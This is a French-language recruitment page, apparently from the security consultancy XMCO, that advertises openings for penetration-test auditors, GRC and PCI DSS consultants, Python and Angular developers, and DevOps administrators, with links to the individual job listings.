Passionné(e) de hacking et de sécurité offensive ? Les outils Nmap, Burp Suite et Bloodhound n'ont plus de secrets pour toi ? Tu souhaites devenir admin de domaine en quelques heures ou faire de la post exploitation sur des environnements divers ?

Rejoins la team Audit et apprends quotidiennement en compagnie de 30 experts du domaine.

Profil : Bac +5, curieux, amateur de CTF, passionné du hacking ou tout simplement hyper motivé pour apprendre dans le partage.

Consultants GRC

#job #conformité #QSA #ISO

<https://www.xmco.fr/consultant-securite-pci-qa/>

<https://www.xmco.fr/consultant-en-audits-de-securite-organisationnels/>

Envie de changer des univers seulement techniques et prendre une dimension stratégique pour les clients que tu vas aider ? Le pôle GRC t'accueille pour apprendre, comprendre les standards et les normes et pourquoi pas devenir un certificateur PCI DSS sur des missions uniquement au forfait.

Développeurs

#job #dev #python #angular #fullstack

<https://www.xmco.fr/developpeur-python/>

<https://www.xmco.fr/developpeur-front-angular/>

Viens enrichir notre pôle Factory pour participer aux développements de nos services cyber : Yuno / Serenety / Evidence et partager la bonne humeur de notre team de choc !

Administrateurs / DevOPS

#job #infra #CDI

recrutement@xmco.fr

Nous recherchons aussi des administrateurs et / ou Devops pour aider notre pôle Factory à monter des infrastructures toujours plus innovantes et robustes !

Et XMCO, c'est aussi :

- les XMCON, XMLAB, XMNEWS, XMTeam...
- le partage d'expérience
- l'expertise
- des profils mixtes (dev, analystes CTI / intelligence économique, experts cyber, spécialistes du dark web, consultants forensics)